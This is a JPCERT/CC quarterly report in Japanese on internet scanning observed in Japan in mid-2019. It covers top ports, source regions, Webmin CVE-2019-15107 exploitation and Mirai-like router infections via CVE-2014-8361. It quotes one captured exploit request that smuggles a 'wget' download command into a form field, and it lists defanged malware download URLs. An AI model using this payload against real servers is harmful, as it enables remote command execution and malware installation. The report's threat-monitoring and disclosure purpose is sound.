JPCERT/CC インターネット定点観測レポート

2019 年 7 月 1 日 ～ 2019 年 9 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2019 年 10 月 29 日

JPCERT CC®

目次

1. 概況

JPCERT/CC では、インターネット上に複数の観測用センサーを分散配置し、不特定多数に向けて発信されるパケットを継続的に収集し、宛先ポート番号や送信元地域ごとに分類して、これを脆弱性情報、マルウエアや攻撃ツールの情報などと対比して分析することで、攻撃活動や準備活動の捕捉に努めています。また、こうした観測では、複数の視点による多元的な見方も重要であるため、主に海外の National CSIRT と連携してそれぞれの組織にセンサーを設置し観測網に参加してもらう活動を行っています。各地のセンサーから収集したデータを分析し、問題が見つかれば、適切な地域の National CSIRT 等に情報を提供し、状況の改善を依頼しています。また、日本国内固有の問題については、JPCERT/CC の日々の活動の中で対処しています。
本レポートでは、国内に設置されたセンサーで本四半期に観測されたパケットを中心に分析した結果について述べます。


本四半期に国内で観測されたパケットの宛先ポート番号をパケットが多かった順に並べるとトップ 5 は［表 1］に示すとおりでした。

［表 1：宛先ポート番号トップ 5］

順位	宛先ポート番号	前四半期の順位
1	23/TCP (telnet)	1
2	445/TCP (microsoft-ds)	2
3	22/TCP (ssh)	4
4	37215/TCP	3
5	80/Tcp(http)	5

※ポート番号とサービスの対応の詳細は、IANA の文書(*1)を参照してください。なお、サービス名は IANA の情報をもとに記載していますが、必ずしも各サービスプロトコルに則った形式のパケットが受信されているとは限りません。

［表 1］に示した各宛先ポート番号をもつパケット観測数の推移を［図 1］に示します。




［図 1：2019 年 7～9 月の宛先ポート番号別パケット観測数トップ 5 の推移］

本四半期の期間中ほぼ一定数の 445/TCP 宛のパケットや 23/TCP 宛のパケットが観測されました。37215/TCP 宛のパケットは 7 月 10 日から 8 月 10 日頃にかけて一時的に増加しましたがその後は減少し、22/TCP 宛のパケットと順位が入れ替わりました。
続いて、本四半期に国内で観測されたパケットについて、送信元 IP アドレスを地域ごとにまとめてパケットが多かった順に並べたトップ 5 を［表 2］に示します。

［表 2：送信元地域トップ 5］

順位	送信元地域	前四半期の順位
1	オランダ	4
2	ロシア	1
3	米国	2
4	中国	3
5	台湾	5

［表 2］の送信元地域からのパケット観測数の推移を［図 2］に示します。




［図 2：2019 年 7～9 月の送信元地域別トップ 5 ごとのパケット観測数の推移］

オランダを送信元とする観測パケットが 8 月 26 日頃から増加しました。オランダの一部のアドレス帯から複数のポートに対して何度もパケットが送信される状況が 9 月 25 日頃まで続きました。パケットの送信元 IP ノードの一部では、Web サーバが稼働していて、インターネットの開きポートの調査を目的としたスキャンを行っている旨を記載した Web ページが公開されていました。そのため、これらのパケットの多くは開きポートの調査を目的としたスキャン活動によるパケットと思われます。本事象によりオランダの順位が変動しました。その他の地域については、一時的な増減がありましたが、順位に変化を及ぼすほどではありません。

2. 注目された現象

2.1. 10000/TCP 宛のパケットの動向

本四半期の宛先ポート番号トップ 5 には入っていませんが、2019 年 8 月 20 日頃(*2,3,4)から 10000/TCP 宛のパケットの増加を観測しています。[図 3]に示した地域別の積上げグラフに見られるように、主な送信元は米国、ロシア、オランダ等です。



[図 3：Port10000/TCP 観測パケット数の主な送信元地域ごとの推移]

HTTP サーバとして動作し HTTP 要求の受信までを行うプログラムを日本国内のインターネット上の複数のアドレスブロックのネットワークエッジに設置したところ、パケットが増加した 8 月 22 日頃から米国、オランダ、フランス等を送信元とする次のような 10000/TCP に対する HTTP リクエスト［図 4]が観測されました。

```
POST /password_change.cgi HTTP/1.1↓
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Host: (masked)↓
Content-Type:↓
content-length: 85↓
↓
user=roots&pam=&expired=2|wget http://(masked)/webmin.php;etc&old=foo&new2=bar↓
```


［図 4：観測された HTTP リクエストの例］

これらの HTTP リクエストのペイロード(*5)は、インターネット上のサーバからファイルを取得させようと細工したもののように見えます。実際に、2019 年 8 月 10 日（現地時刻）に米国で行われたセキュリティカンファレンス Defcon で Webmin 1.882～1.921 に存在する脆弱性(*6) (CVE-2019-15107)について講演があり、講演者が示した実証コード(*7)が［図 4］のコードと類似しています。［図 4］のコードは講演中の実証コードを参考にして作られたと考えられます。
なお、この脆弱性は Webmin 1.930 (*8)で修正されています。それ以前の版の Webmin を使用している利

用者は、バージョンアップを行うとともに、攻撃を受けていないかを確認すべきです。

2.2. 日本を送信元とした 23/TCP、2323/TCP 宛のパケットの動向


日本を送信元とした 23/TCP 宛のパケットは、前四半期まで少なかったのですが、8 月 25 日頃［図 5］から増加に転じました。これまでのパケットの送信元に加えて新たなノードが送信元として加わったことが増加した直接の理由です。



［図 5：Port23/TCP,2323/TCP 宛の観測パケット数の推移(8 月 20～9 月 7 日)］

新たに送信元に加わったノードからのパケットも、TCP のパラメータの Initial Sequence Number の値が送信先 IP アドレスと一致するといった Mirai およびその亜種と同じ特徴をもっています。新たな送信元ノードを調べると、SOAP サービスの待受けポートが開いており、試しに送ったリクエストに対する応答から、Realtek 社製 SDK Miniigd SOAP サービスの既知の脆弱性(CVE-2014-8361)(*3)の影響を受ける機器であると推測されました。この脆弱性をもつノードに、細工した SOAP リクエストをノードに送り付けると、当該ノード上で任意のコマンドを実行できます。これを悪用すれば、攻撃者はインターネット上の他のサイトからマルウエアを含んだファイルをダウンロードして実行させることにより、当該ノードをマルウエアに感染させることができます。

SOAP プロトコルが HTTP 上で動作することを念頭に置いて、HTTP サーバとして動作し HTTP 要求の受信までを行うプログラムを日本国内のインターネット上の複数のアドレスブロックのネットワークエッジに設置したところ、CVE-2014-8361 の脆弱性を悪用していると見られる 52869/TCP 宛の攻撃を観測できました。CVE-2014-8361 の脆弱性を悪用するよう細工された SOAP リクエストの受信数は 8 月 25 日頃から増加しています。［図 6］



［図 6：CVE-2014-8361 の脆弱性を対象とした SOAP リクエストの観測状況］

細工された SOAP リクエストが 8 月 25 日ころから増加した原因を、JPCERT/CC では次のように見ています。

以前はマルウエアを含んだファイルのダウンロードサイトのテイクダウンによりマルウエアの感染拡大を抑え込んでいましたが 8 月 25 日以降は、攻撃者が、さまざまなダウンロードサイトを同時に稼働させて、そのいずれかを指定して細工した SOAP リクエストを送り付ける攻撃法に変えたようです。8 月 25 日以降に見られるようになったダウンロードサイトの一部の URL を次に示します。なお、読者が誤ってアクセスすることがないよう URL の表記を加工しています。

htt[p:]//34[.]77.215[.]41/zehir/z3hir.mips
htt[p:]//185[.]244.25[.]136/m-i.p-s.SNOOPY
htt[p:]//185[.]34.219[.]113/Mello1202/Yui.mips
htt[p:]//68[.]183.15[.]82/nyagger.mips
htt[p:] //45[.]95.147[.]105/bins/meerkat.mips
htt[p:]//142[.]11.217[.]116/mips
htt[p:] //185[.]52.2[.]124/Mello1202/Yui.mips

このような攻撃手法の変化のため、ダウンロードサイトをテイクダウンすることによる攻撃の抑止効果が低下した結果、この種のマルウエアに感染する機器が増加し、それらが送信する 23/TCP 宛のパケットの増加につながったと考えられます
この脆弱性は機器（多くはルータ）のファームウエアをバージョンアップすることで解消されます。しかしながら、多くの機器でファームウエアが更新されていないため、脆弱性を悪用して感染を拡大するマルウエアに感染した機器が増加していると考えられます。
JPCERT/CC では、マルウエアに感染し不審なパケットを送信しているルータへの対策として、順次当該 IP アドレスの管理者を通じてルータの利用者に連絡し、対策をお願いしています。

3. 参考文献

(1)Service Name and Transport Protocol Port Number Registry
https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml

(2)NICTER 解析チーム（試験運用中） @nicter_jp
https://twitter.com/nicter_jp/status/1166228427713597440

(3)Webmin の脆弱性（CVE-2019-15107）を標的としたアクセスの観測について
https://www.npa.go.jp/cyberpolice/important/2019/201908231.html

(4)wizSafe Security Signal 2019 年 8 月 観測レポート
https://wizsafe.iij.ad.jp/2019/09/746/#title5

(5)【エバンジェリスト・ボイス】Webmin の脆弱性を狙う通信の観測について
https://www.idnet.co.jp/column/page_079.html

(6)Webmin 1.882 to 1.921 - Remote Command Execution (CVE-2019-15231)
http://www.webmin.com/security.html

(7)Webmin Unatuhenticated MSF Module CVE-2019-15107
https://pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html

(8)Webmin 1.890 Exploit - What Happened?
http://www.webmin.com/exploit.html

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。